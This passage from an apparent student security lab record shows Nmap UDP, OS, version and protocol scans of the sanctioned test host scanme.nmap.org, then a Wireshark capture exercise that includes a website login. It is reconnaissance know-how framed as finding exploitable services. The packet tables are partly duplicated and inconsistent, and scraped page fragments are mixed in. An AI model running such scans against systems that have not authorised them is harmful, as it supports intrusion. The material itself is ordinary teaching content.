Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 00:40 India Standard Time
Stats: 0:07:54 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 45.64% done; ETC: 00:58 (0:09:25 remaining)
Packet Tracing disabled.
Stats: 0:10:39 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 60.30% done; ETC: 00:58 (0:07:00 remaining)
Packet Tracing disabled.
Stats: 0:13:14 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 74.33% done; ETC: 00:58 (0:04:34 remaining)
Packet Tracing disabled.
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).
Not shown: 997 closed udp ports (port-unreach)
PORT      STATE      SERVICE
68/udp    open|filtered dhcpc
123/udp   open              ntp
162/udp   open|filtered snmptrap

Nmap done: 1 IP address (1 host up) scanned in 1119.70 seconds
```

OS Detection Scan: - Apart from the open port enumeration Nmap is quite useful in OS fingerprinting. This scan is very helpful to the penetration tester in order to conclude possible security vulnerabilities and determine the available system calls to set the specific exploit payloads.

Syntax: nmap -O<target>

```
C:\Users\Durgesh Vishwakarma>nmap -O scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 01:00 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router|firewall
Running (JUST GUESSING): Linux 4.X|5.X|3.X|6.X|2.6.X (97%), MikroTik RouterOS 7.X (92%), IPFire 2.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6
.3 cpe:/o:linux:linux_kernel:3 cpe:/o:ipfire:ipfire:2.27 cpe:/o:linux:linux_kernel:6.1 cpe:/o:linux:linux_kernel:2.6
Aggressive OS guesses: Linux 4.19 - 5.15 (97%), Linux 4.15 - 5.19 (95%), Linux 5.0 - 5.14 (93%), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3) (92%), Linux 4.15 (91%), Linux 5.4 (92%), Linux 3.2 - 4.14 (91%), IPFire 2.27 (Linux 5.15 - 6.1) (91%
), Linux 2.6.32 - 3.10 (90%), Linux 2.6.32 - 3.13 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 19 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.89 seconds
```

Version Scan: -When doing vulnerability assessments of your companies or clients, you really want to know which mail and DNS servers and versions are running. Having an accurate version number helps dramatically in determining which exploits a server is vulnerable to. Fingerprinting a service may also reveal additional information about a target, such as available modules and specific protocol information. Version scan is also categorized as Banner Grabbing in penetration testing.

syntax: nmap -sV<target>

```
C:\Users\Durgesh Vishwakarma>nmap -sV scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 01:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.27s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open  nping-echo   Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 37.45 seconds
```

Protocol Scan: - IP Protocol scan is very helpful for determining what communication protocols are being used by a host. This method shows how to use Nmap to compute all of the IP protocols, where sends a raw IP packet without any additional protocol header, to each protocol on the target machine. For the IP protocols TCP, ICMP, UDP, IGMP, and SCTP, Nmap will set valid header values but for the rest, an empty IP packet will be used.

syntax: nmap -sO<target>

```
C:\Users\Durgesh Vishwakarma>nmap -sO scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 01:04 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.31s latency).
Not shown: 254 open|filtered n/a protocols (no-response)
PROTOCOL STATE SERVICE
1         open  icmp
132       open  sctp


Nmap done: 1 IP address (1 host up) scanned in 21.58 seconds
```

Practical No: 7


Aim: Use WireShark sniffer to capture network traffic and analyze.

Step 1: Install and open WireShark .


Step 1: Install and open WireShark .




Step 2: Go to Capture tab and select Interface option.




Step 3: In Capture interface, Select Local Area Connection and click on start.



Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.





Step 5: Open a website in a new window and enter the user id and password. Register if needed.

Sign Up for gogoNET

Already a member? [Click here to sign in.](#)


Create a new account...


Business Email Address

Password

Retype Password

What is the "I" in IoT? What is this word?








[Privacy & Terms](#)

Sign Up






Create a new account...

 Facebook





About gogoNET

...and 120849 more

Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.

Step 6: Enter the credentials and then sign in.

Sign In to gogoNET

New? [Click here to join](#)

Business Email Address

Password

Sign In

Forgot your password?

...Or sign in with one of these:

Facebook
 twitter

YAHOO!
 Linked in

Windows Live ID

About gogoNET

...and 120851 more

Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.

Step 7: The wireshark tool will keep recording the packets.

*Wireless Network Connection [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
918	23.8040140	82.166.201.211	192.168.0.101	HTTP	1356	HTTP/1.1 200 OK (JPEG JFIF image)
919	23.8459640	192.168.0.101	190.93.252.58	TCP	66	57994 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
920	23.8614280	190.93.252.58	192.168.0.101	TCP	66	http > 57992 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
921	23.8615310	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=1 Ack=1 Win=17424 Len=0
922	23.8621390	192.168.0.101	190.93.252.58	HTTP	557	GET /mtg.jsp?tid=539222fa0902b1026d9bfe0fd16c204e6d1m=728x90&ef=&ger=1&cst=epo&v=1&s=6&t=2920&a=53001&t=V1C37557Y HTTP/1.1
923	23.9112510	190.93.252.58	192.168.0.101	TCP	66	http > 57994 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
924	23.9113490	192.168.0.101	190.93.252.58	TCP	54	57994 > http [ACK] Seq=1 Ack=1 Win=17424 Len=0
925	23.9280400	190.93.252.58	192.168.0.101	TCP	54	http > 57992 [ACK] Seq=1 Ack=504 Win=10720 Len=0
926	23.9404200	190.93.252.58	192.168.0.101	TCP	1506	[TCP Previous segment not captured] [TCP segment of a reassembled PDU]
927	23.9404390	192.168.0.101	190.93.252.58	TCP	66	[TCP Dup ACK 922#1] 57992 > http [ACK] Seq=504 Ack=1 Win=17424 Len=0 SLE=1451 SRE=2905
928	23.9436160	192.168.0.101	82.166.201.211	TCP	54	57990 > http [ACK] Seq=408 Ack=367 Win=17050 Len=0
929	23.9516750	190.93.252.58	192.168.0.101	TCP	1506	[TCP Retransmission] [TCP segment of a reassembled PDU]
930	23.9517670	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=2905 Win=17424 Len=0
931	23.9518470	190.93.252.58	192.168.0.101	HTTP	1506	Continuation or non-HTTP traffic
932	23.9530540	190.93.252.58	192.168.0.101	HTTP	1506	Continuation or non-HTTP traffic
933	23.9531190	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=5809 Win=17424 Len=0
934	23.9531970	190.93.252.58	192.168.0.101	HTTP	1506	Continuation or non-HTTP traffic
935	23.9667060	190.93.252.58	192.168.0.101	HTTP	1506	Continuation or non-HTTP traffic
936	23.9667780	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=8713 Win=17424 Len=0
937	23.9668500	190.93.252.58	192.168.0.101	HTTP	486	Continuation or non-HTTP traffic
938	24.0096730	192.168.0.101	82.166.201.211	TCP	54	57950 > http [ACK] Seq=2458 Ack=163726 Win=168580 Len=0
939	24.0349040	82.166.201.211	192.168.0.101	TCP	1356	[TCP Retransmission] http > 57950 [PSH, ACK] Seq=162424 Ack=2458 Win=19968 Len=1302 [Reassembly error, protocol TCP: New fragment
940	24.0549570	192.168.0.101	82.166.201.211	TCP	66	[TCP Dup ACK 938#1] 57950 > http [ACK] Seq=2458 Ack=163726 Win=168580 Len=0 SLE=162424 SRE=163726
941	24.0571700	54.225.185.155	192.168.0.101	TCP	66	http > 57991 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
942	24.0572790	192.168.0.101	54.225.185.155	TCP	54	57991 > http [ACK] Seq=1 Ack=1 Win=17424 Len=0
943	24.0581630	192.168.0.101	54.225.185.155	HTTP	567	GET /pops?c=ahR0cuczq8vdd3dlmdv2282lmmvbs86onotmJlwnC03NDK0MDTYNj06&a=1&ch=&subid=g-74940226-6c25801fc9c742fba03ff6a8d3e9baf&
944	24.1341980	54.225.185.155	192.168.0.101	TCP	66	http > 57993 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
945	24.1343120	192.168.0.101	54.225.185.155	TCP	54	57993 > http [ACK] Seq=1 Ack=1 Win=17424 Len=0
946	24.2196710	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=9145 Win=16992 Len=0
947	24.2735170	82.166.201.176	192.168.0.101	TCP	54	http > 57850 [FIN, ACK] Seq=1 Ack=2 Win=490 Len=0
948	24.2735800	192.168.0.101	82.166.201.176	TCP	54	57850 > http [ACK] Seq=2 Ack=2 Win=1356 Len=0
949	24.3867720	54.225.185.155	192.168.0.101	TCP	54	http > 57991 [ACK] Seq=1 Ack=514 Win=15872 Len=0

Frame 1: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface 0

Ethernet II, Src: tp-LinkT_Lf:8a:cd (c0:4a:00:1f:8a:cd), Dst: D-Linkin_83:87:9c (b0:c5:54:83:87:9c)

Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 23.35.96.48 (23.35.96.48)

Transmission Control Protocol, Src Port: 57849 (57849), Dst Port: https (443), Seq: 1, Ack: 1, Len: 1

Secure Sockets Layer

```

0000  b0 c5 54 83 87 9c 0c 4a 00 1f 8a cd 08 00 45 00  ..T...j.....E.
0010  00 29 5d 7c 40 00 80 06 64 f2 c0 a8 00 65 17 23  .]!@..d...e.#
0020  60 30 e1 f9 08 16 30 62 8d 35 a4 40 59 50 10    0....0 b.S.vp.
0030  0f d1 95 32 00 00 00                ...2...
  
```

File: "C:\Users\Ajeet\AppData\Local\Temp\wi\ Packets: 949 - Displayed: 949 (100.0%) - Dropped: 0 (0.0%)

Profile: Default

Step 8: Select filter as http to make the search easier and click on apply.

The screenshot shows the Wireshark interface with the filter 'http' applied. The packet list displays several HTTP packets. Packet 918 is selected, showing an HTTP GET request for a JFIF image. The packet details pane shows the Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol layers. The packet bytes pane shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
918	23.8040140	82.166.201.211	192.168.0.101	HTTP	1356	HTTP/1.1 200 OK (JPEG JFIF image)
919	23.8459640	192.168.0.101	190.93.252.58	TCP	66	57994 > 57992 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
920	23.8614280	190.93.252.58	192.168.0.101	TCP	66	57992 > 57992 [ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
921	23.8615310	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=1 Ack=1 Win=17424 Len=0
922	23.8621390	192.168.0.101	190.93.252.58	HTTP	557	GET /mtg.jsp?tid=539222fa092b1026d9bfe0fd16c204e&dim=728x90&ef=&ger=1&dst=epo&v=1&s=e&t=2920&s=53001&t=v1c37557y HTTP/1.1
923	23.9112510	190.93.252.58	192.168.0.101	TCP	66	http > 57994 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
924	23.9113490	192.168.0.101	190.93.252.58	TCP	54	57994 > http [ACK] Seq=1 Ack=1 Win=17424 Len=0
925	23.9280400	190.93.252.58	192.168.0.101	TCP	54	http > 57992 [ACK] Seq=1 Ack=504 Win=30720 Len=0
926	23.9404200	190.93.252.58	192.168.0.101	TCP	1506	[TCP Previous segment not captured] [TCP segment of a reassembled PDU]
927	23.9404830	192.168.0.101	190.93.252.58	TCP	66	[TCP Dup ACK 922#1] 57992 > http [ACK] Seq=504 Ack=1 Win=17424 Len=0 SLE=1453 SRE=2905
928	23.9436360	192.168.0.101	82.166.201.208	TCP	54	57990 > http [ACK] Seq=408 Ack=367 Win=17056 Len=0
929	23.9516750	190.93.252.58	192.168.0.101	TCP	1506	[TCP Retransmission] [TCP segment of a reassembled PDU]
930	23.9517670	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=2905 Win=17424 Len=0
931	23.9518470	190.93.252.58	192.168.0.101	HTTP	1506	continuation or non-HTTP traffic
932	23.9530540	190.93.252.58	192.168.0.101	HTTP	1506	continuation or non-HTTP traffic
933	23.9531190	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=5809 Win=17424 Len=0
934	23.9531970	190.93.252.58	192.168.0.101	HTTP	1506	continuation or non-HTTP traffic
935	23.9667060	190.93.252.58	192.168.0.101	HTTP	1506	continuation or non-HTTP traffic
936	23.9667780	192.168.0.101	190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=8713 Win=17424 Len=0
937	23.9668500	190.93.252.58	192.168.0.101	HTTP	486	continuation or non-HTTP traffic
938	24.0096730	192.168.0.101	82.166.201.211	TCP	54	57950 > http [ACK] Seq=2458 Ack=163726 Win=168580 Len=0
939	24.0549040	82.166.201.211	192.168.0.101	TCP	1356	[TCP Retransmission] http > 57950 [PSH, ACK] Seq=162424 Ack=2458 Win=19968 Len=1302[Reassembly error, protocol] TCP: New fragment
940	24.0549570	192.168.0.101	82.166.201.211	TCP	66	[TCP Dup ACK 938#1] 57950 > http [ACK] Seq=2458 Ack=163726 Win=168580 Len=0 SLE=162424 SRE=163726
941	24.0571700	54.225.185.155	192.168.0.101	TCP	66	http > 57991 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
942	24.0572790	192.168.0.101	54.225.185.155	TCP	54	57991 > http [ACK] Seq=1 Ack=1 Win=17424 Len=0
943	24.0581630	192.168.0.101	54.225.185.155	HTTP	567	GET /pops?c=ahR0ccuzq58vd3d3lmdv282lmmvbs86onotmjIwNCO3NDk0MDIYNjo6&a=1&ch=&subid=g-74940226-6c25801fc9c742fba03ff6a8d3e9baf&=
944	24.1341980	54.225.185.155	192.168.0.101	TCP	66	http > 57993 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
945	24.1343120	192.168.0.101	54.225.185.155	TCP	54	57993 > http [ACK] Seq=1 Ack=1 Win=17424 Len=0
946	24.2196710	192.168.0.101	190.93.252.58	HTTP	54	57992 > http [ACK] Seq=504 Ack=9145 Win=16992 Len=0
947	24.2735170	82.166.201.176	192.168.0.101	TCP	54	http > 57850 [FIN, ACK] Seq=1 Ack=2 Win=490 Len=0
948	24.2735800	192.168.0.101	82.166.201.176	TCP	54	57850 > http [ACK] Seq=2 Ack=2 Win=4356 Len=0
949	24.3867720	54.225.185.155	192.168.0.101	TCP	54	http > 57991 [ACK] Seq=1 Ack=514 Win=15872 Len=0

Frame 1: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface 0
Ethernet II, Src: Tp-LinkT-1f:8a:cd (c0:4a:00:1f:8a:cd), Dst: D-LinkIn-83:87:9c (b0:c5:54:83:87:9c)
Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 23.35.96.48 (23.35.96.48)
Transmission Control Protocol, Src Port: 57849 (57849), Dst Port: https (443), Seq: 1, Ack: 1, Len: 1
Secure Sockets Layer

0000 b0 c5 54 83 87 9c c0 4a 00 1f 8a cd 08 00 45 00 ...T...JE.
0010 00 29 5d 7c 40 00 06 64 f2 c0 a8 00 65 17 23 ...J]l0...d...e.#
0020 60 30 e1 f9 01 bb 16 30 62 8d 35 a4 40 59 50 10 0.....0 b.5.vyp.
0030 0f d1 95 32 00 00 00 ...2.2...

File: C:\Users\Ajeet\AppData\Local\Temp\... Packets: 949 - Displayed: 949 (100.0%) - Dropped: 0 (0.0%) Profile: Default

Step 9: Now stop the tool to stop recording.

The screenshot shows the Wireshark interface with the filter 'http' applied. The packet list displays several HTTP packets. Packet 918 is selected, showing an HTTP GET request for a JFIF image. The packet details pane shows the Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol layers. The packet bytes pane shows the raw data in hexadecimal and ASCII.

